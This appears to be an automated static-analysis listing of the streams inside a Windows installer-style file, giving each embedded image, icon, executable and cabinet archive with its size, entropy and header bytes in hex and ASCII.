Data ASCII:	M Z . . . . @ . . . . ! . . L . ! T h i s p r o g r a m c a n n o t b e r u n i n D O S m o d e . . . . $ . . . . 0 . . . c . . . c . . . c " . . b . . . c " . . b V . . c . . . b . . . c . . . b . . . c . . . b . . . c " . . b . . . c " . . b . . . c " . . b . . . c . . . c . . c H . . b . . . c H . . b . . . c H . S c . . . c . . ; c . . . c H . . b . . . c
Data Raw:	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00

Stream Path: \x17163\x16689\x18229\x16766\x17508\x16945\x18357\x16822\x17380\x14440\x14341\x17278\x17075, File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 938x111, frames 3, Stream Size: 9319

General	
Stream Path:	\x17163\x16689\x18229\x16766\x17508\x16945\x18357\x16822\x17380\x14440\x14341\x17278\x17075
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 938x111, frames 3
Stream Size:	9319
Entropy:	7.35217207818
Base64 Encoded:	True
Data ASCII:	. . . . . . J F I F . . . . D u c k y . . . . < . . . . . } h t t p : / / n s . a d o b e . c o m / x a p / 1 . 0 / . < ? x p a c k e t b e g i n = " . . . " i d = " W 5 M 0 M p C e h i H z r e S z N T c z k c 9 d " ? > < x : x m p m e t a x m l n s : x = " a d o b e : n s : m e t a / " x : x m p t k = " A d o b e X M P C o r e 6 . 0 - c 0 0 6 7 9 . d a b a c b b , 2 0 2 1 / 0 4 / 1 4 - 0 0 : 3 9 : 4 4 " > < r d f : R D F x m l n s : r d f =
Data Raw:	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 3c 00 00 ff e1 03 7d 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78

Stream Path: \x17163\x16689\x18229\x16766\x17508\x16945\x18357\x16822\x17380\x14440\x14658\x17278\x17075, File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 625x74, frames 3, Stream Size: 5714

General	
Stream Path:	\x17163\x16689\x18229\x16766\x17508\x16945\x18357\x16822\x17380\x14440\x14658\x17278\x17075
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 625x74, frames 3
Stream Size:	5714
Entropy:	7.42751568247
Base64 Encoded:	True
Data ASCII:	. . . . . . J F I F . . . . D u c k y . . . . < . . . . . } h t t p : / / n s . a d o b e . c o m / x a p / 1 . 0 / . < ? x p a c k e t b e g i n = " . . . " i d = " W 5 M 0 M p C e h i H z r e S z N T c z k c 9 d " ? > < x : x m p m e t a x m l n s : x = " a d o b e : n s : m e t a / " x : x m p t k = " A d o b e X M P C o r e 6 . 0 - c 0 0 6 7 9 . d a b a c b b , 2 0 2 1 / 0 4 / 1 4 - 0 0 : 3 9 : 4 4 " > < r d f : R D F x m l n s : r d f =
Data Raw:	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 3c 00 00 ff e1 03 7d 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78

Stream Path: \x17163\x16689\x18229\x16766\x17508\x16945\x18357\x16822\x17380\x14504\x14336\x17278\x17075, File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1875x222, frames 3, Stream Size: 22946

General	
Stream Path:	\x17163\x16689\x18229\x16766\x17508\x16945\x18357\x16822\x17380\x14504\x14336\x17278\x17075

General	
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1875x222, frames 3
Stream Size:	22946
Entropy:	6.9205041088
Base64 Encoded:	True
Data ASCII:	......JFIF.............Ducky.......<.....}http://ns.adobe.com/xap/1.0/.<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c006 79.dabacbb, 2021/04/14-00:39:44 "> <rdf:RDF xmlns:rdf=
Data Raw:	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 3c 00 00 ff e1 03 7d 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78

Stream Path: \x17163\x16689\x18229\x16766\x17508\x16945\x18357\x17645\x18474, File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 500x59, frames 3, Stream Size: 4502

General	
Stream Path:	\x17163\x16689\x18229\x16766\x17508\x16945\x18357\x17645\x18474
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 500x59, frames 3
Stream Size:	4502
Entropy:	7.59347638402
Base64 Encoded:	True
Data ASCII:	......JFIF.............Ducky.......<.....}http://ns.adobe.com/xap/1.0/.<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c006 79.dabacbb, 2021/04/14-00:39:44 "> <rdf:RDF xmlns:rdf=
Data Raw:	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 3c 00 00 ff e1 03 7d 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78

Stream Path: \x17163\x16689\x18229\x16766\x17508\x16945\x18357\x18038\x18474, File Type: SVG Scalable Vector Graphics image, Stream Size: 28870

General	
Stream Path:	\x17163\x16689\x18229\x16766\x17508\x16945\x18357\x18038\x18474
File Type:	SVG Scalable Vector Graphics image
Stream Size:	28870
Entropy:	4.29697375738
Base64 Encoded:	True
Data ASCII:	<?xml version="1.0" encoding="utf-8"?>..<!-- Generator: Adobe Illustrator 25.2.3, SVG Export Plug-In . SVG Version: 6.00 Build 0) -->..<svg version="1.1" id="Layer_8" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y=
Data Raw:	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0d 0a 3c 21 2d 2d 20 47 65 6e 65 72 61 74 6f 72 3a 20 41 64 6f 62 65 20 49 6c 6c 75 73 74 72 61 74 6f 72 20 32 35 2e 32 2e 33 2c 20 53 56 47 20 45 78 70 6f 72 74 20 50 6c 75 67 2d 49 6e 20 2e 20 53 56 47 20 56 65 72 73 69 6f 6e 3a 20 36 2e 30 30 20 42 75 69 6c 64 20 30

Stream Path: \x17163\x16689\x18229\x16830\x16880\x17199\x17329\x17764\x17589\x18490, File Type: MS Windows icon resource - 3 icons, 16x16, 16 colors, 4 bits/pixel, 16x16, 8 bits/pixel, Stream Size: 2862

General	
Stream Path:	\x17163\x16689\x18229\x16830\x16880\x17199\x17329\x17764\x17589\x18490
File Type:	MS Windows icon resource - 3 icons, 16x16, 16 colors, 4 bits/pixel, 16x16, 8 bits/pixel
Stream Size:	2862
Entropy:	3.16043065194
Base64 Encoded:	False
Data ASCII:	..............(...6...........h...^......... .h.......(....... ....wv....."""""o..""""""o..ww""......"/....
Data Raw:	00 00 01 00 03 00 10 10 10 00 00 00 04 00 28 01 00 00 36 00 00 00 10 10 00 00 00 00 08 00 68 05 00 00 5e 01 00 00 10 10 00 00 00 00 20 00 68 04 00 00 c6 06 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 80 80 80 00 c0 c0

Stream Path: \x17163\x16689\x18229\x16830\x17458\x17395\x17896\x18476, File Type: MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32, Stream Size: 2998

General	
Stream Path:	\x17163\x16689\x18229\x16830\x17458\x17395\x17896\x18476
File Type:	MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32
Stream Size:	2998
Entropy:	4.35906224297
Base64 Encoded:	True
Data ASCII:	....&... ....(... ...@...w................{..................p..........x.{.wp..........{.w........

General	
Data Raw:	00 00 01 00 02 00 20 20 10 00 00 00 00 00 e8 02 00 00 26 00 00 00 20 20 00 00 00 00 00 00 a8 08 00 00 0e 03 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 c0 c0 c0 00 80 80 80 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00

Stream Path: \x17163\x16689\x18229\x16830\x17848\x17207\x17574\x18481, File Type: MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32, Stream Size: 2998

General	
Stream Path:	\x17163\x16689\x18229\x16830\x17848\x17207\x17574\x18481
File Type:	MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32
Stream Size:	2998
Entropy:	4.29856879699
Base64 Encoded:	True
Data ASCII:	....&... ....(... ...@.. ....w.............{................p..........x.{.wp...... ....{.w........
Data Raw:	00 00 01 00 02 00 20 20 10 00 00 00 00 00 e8 02 00 00 26 00 00 00 20 20 00 00 00 00 00 00 a8 08 00 00 0e 03 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 c0 c0 c0 00 80 80 80 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00

Stream Path: \x17163\x16689\x18229\x16894\x16684\x17583\x18346\x16822\x17380\x14440\x14341\x17278\x17075, File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 938x593, frames 3, Stream Size: 27770

General	
Stream Path:	\x17163\x16689\x18229\x16894\x16684\x17583\x18346\x16822\x17380\x14440\x14341\x17278\x17075
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 938x593, frames 3
Stream Size:	27770
Entropy:	7.06368048149
Base64 Encoded:	True
Data ASCII:	......JFIF.............Ducky.......<.....}http://ns.adobe.com/xap/1.0/.<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c006 79.dabacbb, 2021/04/14-00:39:44 "> <rdf:RDF xmlns:rdf=
Data Raw:	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 3c 00 00 ff e1 03 7d 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78

Stream Path: \x17163\x16689\x18229\x16894\x16684\x17583\x18346\x16822\x17380\x14440\x14658\x17278\x17075, File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 625x395, frames 3, Stream Size: 16673

General	
Stream Path:	\x17163\x16689\x18229\x16894\x16684\x17583\x18346\x16822\x17380\x14440\x14658\x17278\x17075
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 625x395, frames 3
Stream Size:	16673
Entropy:	7.30816983161
Base64 Encoded:	True
Data ASCII:	......JFIF.............Ducky.......<.....}http://ns.adobe.com/xap/1.0/.<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c006 79.dabacbb, 2021/04/14-00:39:44 "> <rdf:RDF xmlns:rdf=
Data Raw:	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 3c 00 00 ff e1 03 7d 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78

Stream Path: \x17163\x16689\x18229\x16894\x16684\x17583\x18346\x16822\x17380\x14504\x14336\x17278\x17075, File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1875x1185, frames 3, Stream Size: 69692

General	
Stream Path:	\x17163\x16689\x18229\x16894\x16684\x17583\x18346\x16822\x17380\x14504\x14336\x17278\x17075
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1875x1185, frames 3
Stream Size:	69692
Entropy:	6.08285538491
Base64 Encoded:	True
Data ASCII:	......JFIF.............Ducky.......<.....}http://ns.adobe.com/xap/1.0/.<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c006 79.dabacbb, 2021/04/14-00:39:44 "> <rdf:RDF xmlns:rdf=
Data Raw:	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 3c 00 00 ff e1 03 7d 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78

Stream Path: \x17163\x16689\x18229\x16894\x16684\x17583\x18346\x17645\x18474, File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 500x316, frames 3, Stream Size: 12626

General	
Stream Path:	\x17163\x16689\x18229\x16894\x16684\x17583\x18346\x17645\x18474
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 500x316, frames 3
Stream Size:	12626
Entropy:	7.45034483136
Base64 Encoded:	True
Data ASCII:	......JFIF..............Ducky.......<.....}http://ns.adobe.com/xap/1.0/.<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c006 79.dabacbb, 2021/04/14-00:39:44 "> <rdf:RDF xmlns:rdf=
Data Raw:	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 3c 00 00 ff e1 03 7d 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78

Stream Path: \x17163\x16689\x18229\x16894\x16684\x17583\x18346\x18038\x18474, File Type: SVG Scalable Vector Graphics image, Stream Size: 33179

General	
Stream Path:	\x17163\x16689\x18229\x16894\x16684\x17583\x18346\x18038\x18474
File Type:	SVG Scalable Vector Graphics image
Stream Size:	33179
Entropy:	4.25625006704
Base64 Encoded:	True
Data ASCII:	<?xml version="1.0" encoding="utf-8"?>..<!-- Generator: Adobe Illustrator 25.2.3, SVG Export Plug-In . SVG Version: 6.00 Build 0) -->..<svg version="1.1" id="Mono_1_" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y=
Data Raw:	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0d 0a 3c 21 2d 2d 20 47 65 6e 65 72 61 74 6f 72 3a 20 41 64 6f 62 65 20 49 6c 6c 75 73 74 72 61 74 6f 72 20 32 35 2e 32 2e 33 2c 20 53 56 47 20 45 78 70 6f 72 74 20 50 6c 75 67 2d 49 6e 20 2e 20 53 56 47 20 56 65 72 73 69 6f 6e 3a 20 36 2e 30 30 20 42 75 69 6c 64 20 30

Stream Path: \x17163\x16689\x18229\x16958\x16827\x16687\x17200\x18470, File Type: MS Windows icon resource - 1 icon, 32x32, 16 colors, Stream Size: 766

General	
Stream Path:	\x17163\x16689\x18229\x16958\x16827\x16687\x17200\x18470
File Type:	MS Windows icon resource - 1 icon, 32x32, 16 colors
Stream Size:	766
Entropy:	3.3484862649
Base64 Encoded:	True
Data ASCII:	....(... ...@..331............3323333333333333.33$DDDDDDDDDDD@1.2DDDDDDDDDDDDD..2DDDDDD@DDDDDDC.2DDDDDD34DDDDDC.2DDDDD@30DDDDD..3$DDDDD34DDDDD1.3$
Data Raw:	00 00 01 00 01 00 20 20 10 00 00 00 00 00 e8 02 00 00 16 00 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 c0 c0 00 80 80 80 00 00 00 80 80 00 00 00 00 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 33 33

Stream Path: \x17163\x16689\x18229\x17214\x17009\x18482, File Type: MS Windows icon resource - 2 icons, 32x32, 16 colors, 16x16, 16 colors, Stream Size: 1078

General	
Stream Path:	\x17163\x16689\x18229\x17214\x17009\x18482
File Type:	MS Windows icon resource - 2 icons, 32x32, 16 colors, 16x16, 16 colors
Stream Size:	1078
Entropy:	2.86422695486
Base64 Encoded:	False
Data ASCII:	....&...........(.......(... ...@...p..............wp...............p...............p...............p...............p.........ww...ww......
Data Raw:	00 00 01 00 02 00 20 20 10 00 00 00 00 00 e8 02 00 00 26 00 00 00 10 10 10 00 00 00 00 00 28 01 00 00 0e 03 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 80 80 80 00 c0 c0 c0 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00

Stream Path: \x17163\x16689\x18229\x17214\x17841\x17207\x17574\x18481, File Type: MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32, Stream Size: 2998

General	
Stream Path:	\x17163\x16689\x18229\x17214\x17841\x17207\x17574\x18481
File Type:	MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32
Stream Size:	2998
Entropy:	4.40653521205
Base64 Encoded:	True

General	
Data ASCII:	. . . . & . . . . (. . . . . . @ . . . . { . . . . w . . . . p . . x . . . . w . . . . x . . . w . . w . . . . p . . x x . . w ~ . . . . . . x . . . . . ~ . . . .
Data Raw:	00 00 01 00 02 00 20 20 10 00 00 00 00 00 e8 02 00 00 26 00 00 00 20 20 00 00 00 00 00 00 a8 08 00 00 0e 03 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 c0 c0 c0 00 80 80 80 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00

Stream Path: \x17163\x16689\x18229\x17790\x17448\x18034\x16812\x18482, File Type: MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32, Stream Size: 2998	
General	
Stream Path:	\x17163\x16689\x18229\x17790\x17448\x18034\x16812\x18482
File Type:	MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32
Stream Size:	2998
Entropy:	4.92283562852
Base64 Encoded:	False
Data ASCII:	. . . . & . . . . (. . . . . . @ . . . . p . . . . w . . . . . . w w . . . . w . f . w . . . . . . w . . . . . v v f . w . . . . n f f l . w . . . .
Data Raw:	00 00 01 00 02 00 20 20 10 00 00 00 00 00 e8 02 00 00 26 00 00 00 20 20 00 00 00 00 00 00 a8 08 00 00 0e 03 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 c0 c0 c0 00 80 80 80 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00

Stream Path: \x17163\x16689\x18229\x17790\x17640\x17188\x17205\x18470, File Type: MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32, Stream Size: 2998	
General	
Stream Path:	\x17163\x16689\x18229\x17790\x17640\x17188\x17205\x18470
File Type:	MS Windows icon resource - 2 icons, 32x32, 16 colors, 32x32
Stream Size:	2998
Entropy:	4.6676615263
Base64 Encoded:	True
Data ASCII:	. . . . & . . . . (. . . . . . @ . . . . w . . . . { . . . . p . . . . x . { . w p . . . . (. . . { . w . . . . (x x x . . . .
Data Raw:	00 00 01 00 02 00 20 20 10 00 00 00 00 00 e8 02 00 00 26 00 00 00 20 20 00 00 00 00 00 00 a8 08 00 00 0e 03 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 c0 c0 c0 00 80 80 80 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00

Stream Path: \x17163\x16689\x18229\x17918\x16740\x16677\x17318, File Type: PC bitmap, Windows 3.x format, 1 x 200 x 24, Stream Size: 854	
General	
Stream Path:	\x17163\x16689\x18229\x17918\x16740\x16677\x17318
File Type:	PC bitmap, Windows 3.x format, 1 x 200 x 24
Stream Size:	854
Entropy:	3.80253159876
Base64 Encoded:	False
Data ASCII:	B M V . . . . 6 . . . (. . . .
Data Raw:	42 4d 56 03 00 00 00 00 00 00 36 00 00 00 28 00 00 00 01 00 00 00 c8 00 00 00 01 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ee f3 f4 00 ee f3 f4 00 ee f3 f4 00 ee f3 f4 00 ee f3 f4 00 ee f3 f4 00 ee f3 f4 00 ee f3 f4 00 ee f3 f4 00 ee f3 f4 00 ef f3 f4 00 ef f3 f4 00 ef f3 f4 00 ef f4 f4 00 ef f4 f4 00 ef f4 f5 00 ef f4 f5 00 ef f4 f5 00 ef f4

Stream Path: \x17163\x16689\x18229\x18046\x16940\x16954\x18357\x18152\x18472, File Type: PE32 executable (GUI) Intel 80386, for MS Windows, Stream Size: 399328	
General	
Stream Path:	\x17163\x16689\x18229\x18046\x16940\x16954\x18357\x18152\x18472
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Stream Size:	399328
Entropy:	6.5891658431
Base64 Encoded:	True
Data ASCII:	M Z . . . . @ . . . . ! . . L . ! T h i s p r o g r a m c a n n o t b e r u n i n D O S m o d e . . . . $ . . . . M . . , N . . , N . . , N . B ^ M . . , N . B ^ K . = , N . . Y J . . , N . . Y M . . , N . . Y K . . , N . B ^ J . . , N . B ^ H . . , N . B ^ O . . , N . . , O . . , N . (Y G . . , N . (Y . . . , N . . , . . . , N . (Y L . . , N . R i c h . , N .
Data Raw:	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00

Stream Path: \x17191\x17334\x18305\x16678\x18469, File Type: Microsoft Cabinet archive data, 3753879 bytes, 4 files, Stream Size: 3753879

General	
Stream Path:	\x17191\x17334\x18305\x16678\x18469
File Type:	Microsoft Cabinet archive data, 3753879 bytes, 4 files
Stream Size:	3753879
Entropy:	7.997971703
Base64 Encoded:	True
Data ASCII:	M S C F . . . . . G 9 . . . . . , ... H . . . . & > . . . . R . C . c o r e l i b . d l l . . . . . . & > . . . . R . C . M o n o H e l p e r . d l l . .) . . . J . . . . R . C . S y s t e m . d l l . . . / . . . t . . . . R . C . S y s t e m . X m l . d l l . . . . . N 9 . . C K . : . t . . u . o f . . . . J Z . 4 . . - . . . y < . Z . V . . . - . m . . . . . . q . . . . . ^ . k . . e . 1 . 4 . . . . 6 M . . . . . . i h O . ` . . . ` . . . q
Data Raw:	4d 53 43 46 00 00 00 00 97 47 39 00 00 00 00 00 2c 00 00 00 00 00 00 00 03 01 01 00 04 00 00 00 d2 04 00 00 a1 00 00 00 48 01 01 00 00 26 3e 00 00 00 00 00 00 00 b2 52 c3 43 20 00 63 6f 72 65 6c 69 62 2e 64 6c 6c 00 00 e8 0b 00 00 26 3e 00 00 00 b2 52 a4 43 20 00 4d 6f 6e 6f 48 65 6c 70 65 72 2e 64 6c 6c 00 00 fa 29 00 00 0e 4a 00 00 00 b2 52 a4 43 20 00 53 79 73 74 65 6d 2e 64 6c

Stream Path: \x18496\x15167\x17394\x17464\x17841, File Type: data, Stream Size: 1424	
General	
Stream Path:	\x18496\x15167\x17394\x17464\x17841
File Type:	data
Stream Size:	1424
Entropy:	4.90033147389
Base64 Encoded:	False
Data ASCII:	. . . . + . + . + . + . + . + . + . + . + . + . 5 . 5 . 5 . 9 . 9 . 9 . > . > . > . > . > . A . A . A . A . A . A . O . O . O . O . O . O . O . Q . Q . Q . V . V . V . V . V . V . V . V . V . X . X . Z . Z . \\ . \\ . \\ .] .] .] . ^ . ^ . ^ . ^ . a . a . a . b . b . b . b . b . b . d . d . d . f . f . f . f . f . f . f . f . f . f . f . f . i i . i . i . i . i . i . i . k . k . k . k . k . k . p . p . p . p . r . r . r . r . t . t . t . t . t . t .
